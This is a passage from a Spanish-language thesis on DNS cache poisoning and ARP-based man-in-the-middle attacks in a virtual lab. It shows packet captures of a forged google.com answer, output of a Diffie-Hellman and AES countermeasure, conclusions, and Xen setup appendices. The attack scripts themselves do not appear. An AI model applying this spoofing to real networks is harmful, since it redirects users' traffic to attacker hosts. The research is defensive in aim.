El código 5.11 ejecuta el comando `ping google.com` y contesta desde la dirección IP 192.168.20.5, la cual corresponde al *host* llamado *jahel*. También es importante mencionar que este *ping* se realizó durante la ejecución de los códigos D.2 y D.3.

Código 5.11: Ping desde la máquina de la víctima (*raul*).

```
PING google.com (192.168.20.5) 56(84) bytes of data:
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=1 ttl=63 time=0.719 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=2 ttl=63 time=0.392 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=3 ttl=63 time=0.343 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=4 ttl=63 time=0.312 ms
64 bytes from 192.168.20.5 (192.168.20.5): icmp_seq=5 ttl=63 time=0.368 ms

--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4063ms
rtt min/avg/max/mdev = 0.312/0.426/0.719/0.150 ms
```

El código 5.12 muestra la salida de Tshark en *raul*. A continuación, se describe cada una de las líneas de salida:

1. En esta línea se observa la petición DNS de la máquina víctima *raul* hacia el servidor *RNS* sobre el dominio *google.com*.
2. En esta línea se observa que el servidor *RNS* contesta con la dirección IP apócrifa.

Código 5.12: Salida desde máquina la víctima (*raul*).

```
1 0.000000000 192.168.10.5      192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
  OPT
2 0.066464371 192.168.10.10      192.168.10.5 DNS 368 Standard query response 0xebc1 A \
  google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
  ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20
```

El código 5.13 muestra la salida de la ejecución de Tshark en el servidor *RNS*. A continuación se describe cada una de las líneas de salida:

1. En esta línea se observa que llega la consulta de DNS de la máquina víctima *raul* al servidor *RNS*.
2. Como el servidor *RNS* no conoce la dirección IP del dominio solicitado sale a buscar a otro servidor DNS, en este caso con la dirección IP 216.239.34.10.
3. Aquí el servidor DNS consultado en Internet da respuesta y resuelve con la dirección IP de *google.com*.
4. Finalmente el servidor *RNS* responde a *raul* con la dirección IP auténtica de *google.com*.

Código 5.13: Salida desde el servidor (*RNS*).

```
1 0.000000000 192.168.10.5      192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
  OPT
2 0.000384206 192.168.10.10      216.239.34.10 DNS 81 Standard query 0x1d22 A google.com \
  OPT
3 0.040788605 216.239.34.10     192.168.10.10 DNS 97 Standard query response 0x1d22 A \
  google.com A 216.58.217.14 OPT
4 0.041211628 192.168.10.10     192.168.10.5 DNS 345 Standard query response 0xebc1 A \
  google.com A 216.58.217.14 NS ns4.google.com NS ns3.google.com NS ns1.google.com NS \
  ns2.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
  2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
  2001:4860:4802:38::a OPT
```

El código 5.14 muestra la salida de la ejecución de Tshark en la máquina del atacante *attackerMITM*. A continuación se describe cada una de las líneas de salida:

1. En esta línea se observa que llega la consulta DNS de la máquina víctima *raul* al servidor solicitando el dominio *google.com*.
2. En esta línea se repite la consulta al servidor DNS.
3. El servidor *RNS* responde a *raul* con la dirección IP verdadera de *google.com*. Sin embargo este direccionamiento es ignorado por *raul* debido al ataque de envenenamiento de direcciones MAC.

4. El servidor *RNS* responde a *raul* con la dirección IP apócrifa de *google.com*, y esta respuesta es tomada como auténtica.

Código 5.14: Salida desde máquina (*attackerMITM*).

```

1 0.000000000 192.168.10.5      192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
  OPT
2 0.005397664 192.168.10.5      192.168.10.10 DNS 81 Standard query 0xebc1 A google.com \
  OPT
3 0.047157977 192.168.10.10      192.168.10.5 DNS 345 Standard query response 0xebc1 A \
  google.com A 216.58.217.14 NS ns4.google.com NS ns3.google.com NS ns1.google.com NS \
  ns2.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
  2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
  2001:4860:4802:38::a OPT
4 0.065959887 192.168.10.10      192.168.10.5 DNS 368 Standard query response 0xebc1 A \
  google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
  ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20

```

5.3. Contramedida para prevenir el ataque de hombre en el medio




Figura 5.3: Contramedida para prevenir el ataque de hombre en el medio.

En la figura 5.3 se muestra el proceso de operación de la contramedida propuesta para prevenir el ataque de hombre en el medio.

El código 5.15 muestra la salida en la máquina cliente *raul*. Se ejecuta en la línea de comandos `python client.py google.com`, y como resultado se realiza un *ping* a la dirección IP verdadera del dominio *google.com*. Adicionalmente se incluye la salida del *script* que se usa como remedio y se imprimen las variables definidas.

Código 5.15: Salida desde la máquina del cliente (*raul*).

```

[H[JPING 216.58.217.14 (216.58.217.14) 56(84) bytes of data.
64 bytes from 216.58.217.14: icmp_seq=1 ttl=117 time=8.56 ms
64 bytes from 216.58.217.14: icmp_seq=2 ttl=117 time=8.05 ms
64 bytes from 216.58.217.14: icmp_seq=3 ttl=117 time=8.20 ms
64 bytes from 216.58.217.14: icmp_seq=4 ttl=117 time=8.32 ms
64 bytes from 216.58.217.14: icmp_seq=5 ttl=117 time=8.08 ms
64 bytes from 216.58.217.14: icmp_seq=6 ttl=117 time=8.28 ms
64 bytes from 216.58.217.14: icmp_seq=7 ttl=117 time=8.12 ms
64 bytes from 216.58.217.14: icmp_seq=8 ttl=117 time=8.29 ms
64 bytes from 216.58.217.14: icmp_seq=9 ttl=117 time=7.75 ms
64 bytes from 216.58.217.14: icmp_seq=10 ttl=117 time=8.07 ms
64 bytes from 216.58.217.14: icmp_seq=11 ttl=117 time=8.21 ms
64 bytes from 216.58.217.14: icmp_seq=12 ttl=117 time=8.27 ms
64 bytes from 216.58.217.14: icmp_seq=13 ttl=117 time=8.01 ms

```

```

64 bytes from 216.58.217.14: icmp_seq=14 ttl=117 time=7.92 ms
64 bytes from 216.58.217.14: icmp_seq=15 ttl=117 time=8.32 ms
64 bytes from 216.58.217.14: icmp_seq=16 ttl=117 time=8.14 ms
64 bytes from 216.58.217.14: icmp_seq=17 ttl=117 time=8.17 ms
64 bytes from 216.58.217.14: icmp_seq=18 ttl=117 time=7.08 ms
64 bytes from 216.58.217.14: icmp_seq=19 ttl=117 time=8.33 ms

--- 216.58.217.14 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18027ms
rtt min/avg/max/mdev = 7.083/8.119/8.568/0.312 ms
SHARED_KEY_IS: 788505463993
MD5: a288bc9bade254eec00a95a68e8516eb
Cypher: DPF / 6
www 8KYQ+0RQmM1G3PSDL8HzNg==
IV: ael6ac89ca96e27b
PLAINTEXT: google.com,,,,,
encrypted is: 216.58.217.14aaa
real ip: 216.58.217.14
PING google.com (216.58.217.14) 56(84) bytes of data

```

El código 5.16 muestra la salida del servidor *RNS*. Se debe ejecutar en la línea de comandos `python server.py` y se imprimen las variables definidas.

Código 5.16: Salida desde el servidor (*RNS*).

```

.('Connected from: ', '192.168.10.5')
MD5: a288bc9bade254eec00a95a68e8516eb
Cypher: DPF / 6
www 8KYQ+0RQmM1G3PSDL8HzNg==
IV: ael6ac89ca96e27b
PLAINTEXT: google.com,,,,,

Sent 1 packets.
google.com queried
real ip is: 216.58.217.14
ip es : 216.58.217.14aaa
protegida

```

El código 5.17 muestra la salida de la máquina atacante (*attackerMITM*). Se ejecuta en la línea los programas del ataque de envenenamiento de la memoria ARP y del envenenamiento del DNS.

Código 5.17: Salida desde la máquina del atacante (*attackerMITM*).

```

('Este es el dominio solicitado', 'google.com.')
DNS cache spoofed succeed
('Este es el dominio solicitado', 'google.com.')

```

El código 5.18 muestra la salida de la ejecución de Tshark en *raul*. En la primera línea se observa que el servidor *RNS* contesta con la dirección IP apócrifa a la máquina víctima *raul*, ya que esta solicitud se realiza por medio del puerto 53, sin embargo el código usado para prevenir el ataque antes planteado funciona usando el puerto 3000.

Código 5.18: Salida desde la máquina víctima (*raul*).

```

1 0.000000000 192.168.10.10 192.168.10.5 DNS 368 Standard query response 0x0000 A \
google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20

```

El código 5.19 muestra la salida de la ejecución de Tshark en el servidor *RNS*. A continuación se describe cada una de las líneas de salida:

1. El servidor *RNS* realiza una consulta al servidor DNS raíz D de tipo NS.
2. El servidor *RNS* realiza una consulta al servidor DNS raíz D de tipo A, solicitando el dominio *google.com*.
3. El servidor DNS raíz D responde a la consulta de tipo A con los servidores DNS TLD (*Top Level Domain*) en donde puede estar alojado el dominio *google.com*.

4. El servidor DNS raíz D responde la consulta de tipo NS al servidor *RNS*.
5. El servidor *RNS* solicita al servidor DNS TLD una consulta de tipo A para conocer en dónde está alojado el dominio *google.com*.
6. El servidor TLD responde al servidor *RNS* con los servidores autoritativos en donde puede estar el dominio *google.com*.
7. El servidor *RNS* solicita al servidor autoritativo (216.239.32.10) la dirección IP en donde está alojado el dominio *google.com*.
8. El servidor autoritativo le responde al servidor *RNS* el direccionamiento IP correspondiente a *google.com*.
9. El servidor *RNS* le responde a la máquina víctima *raul* la información que solicitó correspondiente al dominio *google.com*.

Código 5.19: Salida desde el servidor (*RNS*).

```

1 0.000000000 192.168.10.10      199.7.91.13  DNS 70 Standard query 0x8a84 NS <Root> OPT
2 0.000023366 192.168.10.10      199.7.91.13  DNS 81 Standard query 0x20f9 A google.com \
  OPT
3 0.060512057 199.7.91.13      192.168.10.10 DNS 305 Standard query response 0x20f9 A \
  google.com NS a.gtld-servers.net NS b.gtld-servers.net NS c.gtld-servers.net NS d.\
  gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net \
  NS h.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.\
  net NS l.gtld-servers.net NS m.gtld-servers.net OPT
4 0.060542913 199.7.91.13      192.168.10.10 DNS 70 Standard query response 0x8a84 NS <\
  Root> OPT
5 0.180671533 192.168.10.10      192.35.51.30 DNS 81 Standard query 0x88ce A google.com \
  OPT
6 0.240279103 192.35.51.30      192.168.10.10 DNS 551 Standard query response 0x88ce A \
  google.com NS ns2.google.com NS ns1.google.com NS ns3.google.com NS ns4.google.com \
  NSEC3 RRSIG NSEC3 AAAA 2001:4860:4802:34::a A 216.239.34.10 OPT
7 0.361658064 192.168.10.10      216.239.32.10 DNS 81 Standard query 0x696d A google.com \
  OPT
8 0.407678185 216.239.32.10      192.168.10.10 DNS 97 Standard query response 0x696d A \
  google.com A 216.58.217.14 OPT
9 0.408113613 192.168.10.10      192.168.10.5  DNS 334 Standard query response 0x0000 A \
  google.com A 216.58.217.14 NS ns4.google.com NS ns2.google.com NS ns1.google.com NS \
  ns3.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
  2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
  2001:4860:4802:38::a

```

El código 5.20 muestra la salida de la ejecución de Tshark en la máquina *attackerMITM*. A continuación se describe cada una de las líneas de salida:

1. El servidor *RNS* le envía a la máquina víctima *raul* el direccionamiento IP correspondiente al dominio *google.com*.
2. El servidor *RNS* le envía a la máquina víctima *raul* el direccionamiento IP apócrifo correspondiente al dominio *google.com*.

Código 5.20: Salida desde la máquina del atacante (*attackerMITM*).

```

1 0.000000000 192.168.10.10      192.168.10.5  DNS 334 Standard query response 0x0000 A \
  google.com A 216.58.217.14 NS ns2.google.com NS ns1.google.com NS ns4.google.com NS \
  ns3.google.com A 216.239.32.10 AAAA 2001:4860:4802:32::a A 216.239.34.10 AAAA \
  2001:4860:4802:34::a A 216.239.36.10 AAAA 2001:4860:4802:36::a A 216.239.38.10 AAAA \
  2001:4860:4802:38::a
2 0.027148322 192.168.10.10      192.168.10.5  DNS 368 Standard query response 0x0000 A \
  google.com A 192.168.20.5 NS ns1.google.com NS ns2.google.com NS ns3.google.com NS \
  ns4.google.com A 192.168.30.5 A 192.168.30.10 A 192.168.30.15 A 192.168.30.20

```

Capítulo 6

Conclusiones

6.1. Conclusiones generales

El sistema de nombres de dominio (DNS) es una parte esencial para el funcionamiento de Internet, ya que sin este sistema se tendría que acceder a los sitios web por dirección IP y no por un nombre de dominio. Sin embargo, este sistema es uno de los más atacados ya que, de ser vulnerado, un atacante podría obtener datos personales que puede usar para su beneficio. En el capítulo 5 se mostró que el ataque de envenenamiento de memoria caché se puede realizar mediante un *script* en Python desde la máquina física *luis*. Incluso, aún después de haberse ejecutado el *script*, el ataque sigue funcionando, ya que la memoria caché almacena la dirección IP apócrifa por un periodo de 3 días. De esta forma, cuando algún *host* tenga definido como DNS local al servidor *RNS* (ya atacado), y realice una petición a algún dominio, el *host* será dirigido a la dirección IP apócrifa.

El ataque de tipo *man in the middle* tiene el mismo efecto que el ataque de envenenamiento de la memoria caché, sin embargo una vez que el ataque de hombre en medio se retira, el ataque ya no funciona, ya que en este no se almacena una dirección IP apócrifa en la memoria caché del servidor local *RNS*.

Para el ataque *man in the middle* se propuso una contra medida mediante el intercambio de llaves Diffie-Hellman y el algoritmo de cifrado AES para cifrar el dominio solicitado del cliente *raul* al servidor *RNS*. De esta forma si un atacante escucha la comunicación entre el cliente y el servidor, este no podría saber el dominio que solicita debido a que la información va cifrada. Se demostró que la propuesta planteada funciona para prevenir un ataque de *man in the middle*.

Los dos ataques implementados se enfocan en servidores DNS locales (como el servidor *RNS*), es decir, para servidores que funcionan como primer recurso de búsqueda de dominios dentro de una red local. Este tipo de servidores usualmente no conocen las direcciones IP en donde están alojados los dominios, por lo que buscan en otros servidores DNS de Internet las direcciones IP de los dominios. Una vez que el servidor DNS local tiene la dirección IP del dominio solicitado la almacena en su memoria caché, y si algún *host* pregunta por este dominio el servidor local contesta rápidamente con la dirección IP.

6.2. Verificación de la hipótesis

De acuerdo a la hipótesis presentada en la sección 1.2:

El intercambio de llaves Diffie-Hellman junto con el cifrado AES puede prevenir un ataque man in the middle.

Con base en la hipótesis se puede concluir que el intercambio de llaves Diffie-Hellman funciona adecuadamente para el propósito de esta tesis. A pesar de que las llaves públicas se comparten por un canal inseguro, conocer la llave compartida entre el cliente y el servidor es bastante difícil, ya que para un atacante el cálculo de esta llave representa un problema

matemático que no es posible resolver en tiempo polinomial. En el Capítulo 4 y 5 se mostró cómo el intercambio de llaves y el cifrado con el algoritmo AES basta para que un atacante no pueda conocer el dominio solicitado, y de esta manera no pueda crear un paquete DNS falso.

También se mostró que el algoritmo AES funciona adecuadamente en la contra medida del ataque de hombre en el medio, ya que una vez que el cliente y el servidor tienen la llave compartida, se puede cifrar el dominio que se solicita en tiempo lineal, permitiendo que el proceso desde el servidor local *RNS* hacia los servidores DNS de Internet se realice sin retardos y de acuerdo al proceso establecido.

6.3. Perspectivas de la investigación

Como trabajo futuro se propone extender el ataque para cualquier dominio de Internet, no solo para el utilizado en esta tesis (*google.com*). También se propone implementar el envenenamiento de DNS haciendo uso de un lenguaje como C para que la ejecución del ataque sea más rápido, y así evitar que el cliente pueda sospechar por el tiempo que toma el ataque en el lenguaje Python.

Apéndice A

Instalación y creación de máquinas virtuales

La instalación se hizo sobre el Sistema Operativo Debian 9.

Código A.1: Instalación de utilerías Unix en la máquina física *luis*.

```
apt install bind9
apt-get install xen-linux-system-amd64
apt-get install xen-tools
apt-get install bridge-utils
apt-get install tshark
apt install python-pip
pip install scapy
pip install NetfilterQueue
apt-get install telnetd
```

Código A.2: Archivos de configuración XEN: xl.conf en la máquina física *luis*.

```
/etc/xen/xl.conf
## Global XL config file ##

# Control whether dom0 is ballooned down when xen doesn't have enough
# free memory to create a domain. "auto" means only balloon if dom0
# starts with all the host's memory.
#autoballoon="auto"

# full path of the lockfile used by xl during domain creation
#lockfile="/var/lock/xl"

# default output format used by "xl list -l"
#output_format="json"

# first block device to be used for temporary VM disk mounts
#blkdev_start="xvda"

# default option to run hotplug scripts from xl
# if disabled the old behaviour will be used, and hotplug scripts will be
# launched by udev.
#run_hotplug_scripts=1

# default backend domain to connect guest vifs to. This can be any
# valid domain identifier.
#vif.default.backend="0"

# default gateway device to use with vif-route hotplug script
#vif.default.gatewaydev="eth0"

# default vif script to use if none is specified in the guest config
vif.default.script="vif-openvswitch"
```

```

# default bridge device to use with vif-bridge hotplug scripts

vif.default.bridge="mybridge"

# Reserve a claim of memory when launching a guest. This guarantees immediate
# feedback whether the guest can be launched due to memory exhaustion
# (which can take a long time to find out if launching huge guests).
# see xl.conf(5) for details.
#claim_mode=1

# Specify global vcpu hard affinity masks. See xl.conf(5) for details.
#vm.cpumask="0-7"
#vm.pv.cpumask="0-3"
#vm.hvm.cpumask="3-7"

```

Código A.3: Archivo de configuración XEN: xen-tools.conf en la máquina física *luis*.

```

/etc/xen-tools/xen-tools.conf
##
# /etc/xen-tools/xen-tools.conf
##
#
# This is the global configuration file for the scripts included
# within the xen-tools package.
#
# For more details please see:
#
#     https://xen-tools.org/
#
##

##
#
# File Format
# -----
#
# Anything following a '#' character is ignored as a comment.
#
# Otherwise the format of this file "key = value". The value of
# any keys in this file may be constructed via the output of a command.
#
# For example:
#
#     kernel = /boot/vmlinuz-`uname -r`
#
##

#
##
# Output directory for storing loopback images.
#
# If you choose to use loopback images, which are simple to manage but
# slower than LVM partitions, then specify a directory here and uncomment
# the line.
#
# New instances will be stored in subdirectories named after their
# hostnames.
#
##
# dir = /home/xen
#

#
##
#
# If you don't wish to use loopback images then you may specify an
# LVM volume group here instead

```



```
#
##
lvm = vg0
fs = ext4
passwd = 1
serial_device = hvc0
disk_device = xvda

#
##
#
# Installation method.
#
# There are four distinct methods which you may to install a new copy
# of Linux to use in your Xen guest domain:
#
# - Installation via the debootstrap command.
# - Installation via the rpmstrap command.
# - Installation via the rinse command.
# - Installation by copying a directory containing a previous installation.
# - Installation by untarring a previously archived image.
#
# NOTE That if you use the "untar", or "copy" options you should ensure
# that the image you're left with matches the 'dist' setting later in
# this file.
#
#
##
#
#
# install-method = [ debootstrap | rinse | rpmstrap | copy | tar ]
#
#
install-method = debootstrap

#
# If you're using the "copy", or "tar" installation methods you must
# need to specify the source location to copy from, or the source
# .tar file to unpack.
#
# You may specify that with a line such as:
#
# install-source = /path/to/copy
# install-source = /some/path/img.tar
#
#
#
##
# Command definitions.
##
#
# The "rinse", and "rpmstrap" commands are hardwired into
# the script, but if you wish to modify the commands which are executed
# when installing new systems by a "copy", "debootstrap", or "tar" method
# you can do so here:
#
# (This allows you to install from a .tar.bz file, rather than a plain
# tar file, use cdebootstrap, etc.)
#
# install-method = copy:
# copy-cmd = /bin/cp -a $src/* $dest
#
# install-method = debootstrap:
# debootstrap-cmd = /usr/sbin/debootstrap
#
# install-method = tar:
# tar-cmd = /bin/tar --numeric-owner -xvf $src
#
#
```

```
#
##
# Disk and Sizing options.
##
#
size    = 4G      # Root disk, suffix (G, M, k) required
memory  = 256M    # Suffix (G, M, k) required
#maxmem = 2G      # Suffix (G, M, k) optional
swap    = 512M    # Suffix (G, M, k) required
# noswap = 1      # Don't use swap at all for new systems.
fs       = ext4    # Default file system for any disk
dist     = `xt-guess-suite-and-mirror --suite`
#                               # Default distribution is determined by Dom0's distribution
image    = sparse  # Specify sparse vs. full disk images (file based images only)

#
# See the README for currently supported and tested distributions. You can
# either find it in the root directory of the unpacked source or, on Debian
# and Ubuntu based systems, in /usr/share/doc/xen-tools/README.gz
#

##
# Networking setup values.
##

#
# Uncomment and adjust these network settings if you wish to give your
# new instances static IP addresses.
#
# gateway    = 192.168.1.1
# netmask    = 255.255.255.0
# broadcast  = 192.168.1.255
#
# Uncomment this if you wish the images to use DHCP
#
# dhcp = 1

#
# Uncomment and adjust this setting if you wish to give your new
# instances a specific nameserver.
#
# By default, nameserver is not set, and Dom0's /etc/resolv.conf will
# be copied to guest.
#
# nameserver = 192.168.1.1
#

#
# Setup bridge name for host vif. Useful if you use bridged networking
# for guests.
#
# bridge = xendmz
#

##
# Misc options
##

#
# Uncomment the following line if you wish to disable the caching
# of downloaded .deb files when using debbootstrap to install images.
#
# cache = no
#

#
# The default cachedir is, /var/cache/apt/archives/, however if it
```

```
# does not exist it will default to /var/cache/xen-tools/archives/
# Uncomment the line below to set it to something else.
#
# cachedir = /var/cache/xen-tools/archives/
#
#
# Uncomment the following line if you wish not to generate a new root
# password for the new guest.
#
# genpass = 0
#
#
# You can also change the password length by uncommenting and
# changing the line below
#
# genpass_len = 8
#
#
# You can yet change the hashing method to encrypt the generated
# password by changing the line below.
# Valid values : md5, sha256 and sha512.
#
# hash_method = sha256
#
#
# Uncomment the following line if you wish to interactively setup a
# new root password for images.
#
# passwd = 1
#
#
# If you'd like all accounts on your host system which are not present
# on the guest system to be copied over then uncomment the following line.
#
# accounts = 1
#
#
# Default kernel and ramdisk to use for the virtual servers
#
kernel = /boot/vmlinuz-`uname -r`
initrd = /boot/initrd.img-`uname -r`
#
# Uncomment the following line if you wish to use pygrub by default
# for all distributions.
#
# pygrub = 1
#
#
# The architecture to use when using debootstrap, rinse, or rpmstrap.
#
# This is most useful on 64 bit host machines, for other systems it
# doesn't need to be used.
#
# arch = [i386|amd64]
#
#
# Use the mirror configured on the DomU as default mirror
#
# mirror = `xt-guess-suite-and-mirror --mirror`
#
# If this is defined it will be used by debootstrap, and configured as the
# proxy for the guest
```

```

#
# apt_proxy =

#
# Filesystem options for the different filesystems we support.
#
ext4_options      = noatime,nodiratime,errors=remount-ro
ext3_options      = noatime,nodiratime,errors=remount-ro
ext2_options      = noatime,nodiratime,errors=remount-ro
xfs_options       = defaults
reiserfs_options = defaults
btrfs_options     = defaults

#
# Uncomment if you wish newly created images to boot once they've been
# created.
#
# boot = 1

#
# If you're using the lenny or later version of the Xen guest kernel you will
# need to make sure that you use 'hvc0' for the guest serial device,
# and 'xvdx' instead of 'sdX' for disk devices.
#
# You may specify the things to use here:
#
# serial_device = hvc0 #default
# serial_device = ttyl
#
# disk_device = xvda #default
# disk_device = sda
#

#
# Here we specify the output directory which the Xen configuration
# files will be written to, and the suffix to give them.
#
# Historically xen-tools have created configuration files in /etc/xen,
# and given each file the name $hostname.cfg.  If you want to change
# that behaviour you may do so here.
#
#
# output      = /etc/xen
# extension   = .cfg
#

#
# Here you can control whether your dom0's /etc/hosts file should be
# appended with the new guest, and also if your dom0's /etc/hosts file
# should be copied to the new guest.
#
# Change the following options to 1 to set them
# nohosts - don't touch the dom0's /etc/hosts file
# copyhosts - copy the dom0's /etc/hosts to the guest
#
# by default new guests ARE added to the dom0's /etc/hosts file
# nohosts = 0 # default
#
# by default the dom0's /etc/hosts IS NOT copied
# copyhosts = 0 # default
#

```

Código A.4: Archivo de configuración: interfaces en la máquina física *luis*.

```

/etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

```

```

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eno1
#auto eno1
iface eno1 inet dhcp
# This is an autoconfigured IPv6 interface
iface eno1 inet6 auto

```

Código A.5: Salida del comando `vgdisplay` en la máquina física *luis*.

```

--- Volume group ---
VG Name                vg0
System ID
Format                 lvm2
Metadata Areas         1
Metadata Sequence No  33
VG Access               read/write
VG Status               resizable
MAX LV                 0
Cur LV                 12
Open LV                 2
Max PV                 0
Cur PV                 1
Act PV                 1
VG Size                 365.18 GiB
PE Size                 4.00 MiB
Total PE                93485
Alloc PE / Size        9984 / 39.00 GiB
Free PE / Size         83501 / 326.18 GiB
VG UUID                 RuCahd-3yNw-1He6-UQvx-Epxh-aSsR-TMha4M

```

Código A.6: Salida del comando `lvdisplay` en la máquina física *luis*.

```

--- Logical volume ---
LV Path                /dev/vg0/raul-swap
LV Name                raul-swap
VG Name                vg0
LV UUID                zvi21x-VW9v-8Sbc-TZQU-sbhB-AJLl-55cB5c
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 18:40:55 -0600
LV Status               available
# open                  0
LV Size                 512.00 MiB
Current LE              128
Segments                1
Allocation              inherit
Read ahead sectors      auto
- currently set to     256
Block device            254:0

--- Logical volume ---
LV Path                /dev/vg0/raul-disk
LV Name                raul-disk
VG Name                vg0
LV UUID                WMctgH-zXrW-4yYI-jFMs-0NhY-e0LP-ScPaSg
LV Write Access        read/write
LV Creation host, time luis, 2020-02-17 18:40:55 -0600
LV Status               available
# open                  0
LV Size                 8.00 GiB
Current LE              2048
Segments                1
Allocation              inherit
Read ahead sectors      auto
- currently set to     256

```

```

Block device                254:1

--- Logical volume ---
LV Path                     /dev/vg0/jahel-swap
LV Name                     jahel-swap
VG Name                     vg0
LV UUID                     ZPNTFW-tzU9-yuQ1-0z9N-ewTS-HgXk-K8Lrfr
LV Write Access             read/write
LV Creation host, time     luis, 2020-02-17 18:57:16 -0600
LV Status                   available
# open                      0
LV Size                     512.00 MiB
Current LE                  128
Segments                    1
Allocation                  inherit
Read ahead sectors         auto
- currently set to         256
Block device                254:2

--- Logical volume ---
LV Path                     /dev/vg0/jahel-disk
LV Name                     jahel-disk
VG Name                     vg0
LV UUID                     wJ09Gg-SuUK-lFdc-QGNG-B81M-8C9g-uFLNwa
LV Write Access             read/write
LV Creation host, time     luis, 2020-02-17 18:57:16 -0600
LV Status                   available
# open                      0
LV Size                     8.00 GiB
Current LE                  2048
Segments                    1
Allocation                  inherit
Read ahead sectors         auto
- currently set to         256
Block device                254:3

--- Logical volume ---
LV Path                     /dev/vg0/raul-swap
LV Name                     raul-swap
VG Name                     vg0
LV UUID                     poxzGL-TKSx-T5aA-A1JB-dhG6-CHN7-FSAtr7
LV Write Access             read/write
LV Creation host, time     luis, 2020-02-17 19:06:15 -0600
LV Status                   available
# open                      0
LV Size                     512.00 MiB
Current LE                  128
Segments                    1
Allocation                  inherit
Read ahead sectors         auto
- currently set to         256
Block device                254:4

--- Logical volume ---
LV Path                     /dev/vg0/raul-disk
LV Name                     raul-disk
VG Name                     vg0
LV UUID                     5NSzZW-MvGL-74iY-ebI2-QN1k-KTez-JgCj0T
LV Write Access             read/write
LV Creation host, time     luis, 2020-02-17 19:06:16 -0600
LV Status                   available
# open                      0
LV Size                     8.00 GiB
Current LE                  2048
Segments                    1
Allocation                  inherit
Read ahead sectors         auto
- currently set to         256
Block device                254:5

--- Logical volume ---

```

```
LV Path           /dev/vg0/ANS-swap
LV Name           ANS-swap
VG Name           vg0
LV UUID           QsrwdJ-xLjQ-qVyW-wlpR-nJwq-X1nQ-Pg8nZd
LV Write Access   read/write
LV Creation host, time luis, 2020-04-24 00:54:40 -0500
LV Status         available
# open            0
LV Size           512.00 MiB
Current LE        128
Segments          1
Allocation        inherit
Read ahead sectors auto
- currently set to 256
Block device      254:6

--- Logical volume ---
LV Path           /dev/vg0/ANS-disk
LV Name           ANS-disk
VG Name           vg0
LV UUID           xHDUtZ-7vht-9YXj-RYP9-z17g-yfai-WfdD20
LV Write Access   read/write
LV Creation host, time luis, 2020-04-24 00:54:41 -0500
LV Status         available
# open            0
LV Size           4.00 GiB
Current LE        1024
Segments          1
Allocation        inherit
Read ahead sectors auto
- currently set to 256
Block device      254:7

--- Logical volume ---
LV Path           /dev/vg0/DNS-swap
LV Name           DNS-swap
VG Name           vg0
LV UUID           KOpU6n-rAUG-2Cg4-jT4H-hHRo-h4g1-5t630Q
LV Write Access   read/write
LV Creation host, time luis, 2020-05-16 23:52:53 -0500
LV Status         available
# open            0
LV Size           512.00 MiB
Current LE        128
Segments          1
Allocation        inherit
Read ahead sectors auto
- currently set to 256
Block device      254:8

--- Logical volume ---
LV Path           /dev/vg0/DNS-disk
LV Name           DNS-disk
VG Name           vg0
LV UUID           m7QffK-o0c5-WaYg-qBVZ-L5zs-9M9C-sQwHHT
LV Write Access   read/write
LV Creation host, time luis, 2020-05-16 23:52:54 -0500
LV Status         available
# open            0
LV Size           4.00 GiB
Current LE        1024
Segments          1
Allocation        inherit
Read ahead sectors auto
- currently set to 256
Block device      254:9
```

Apéndice B

Configuración de SDN

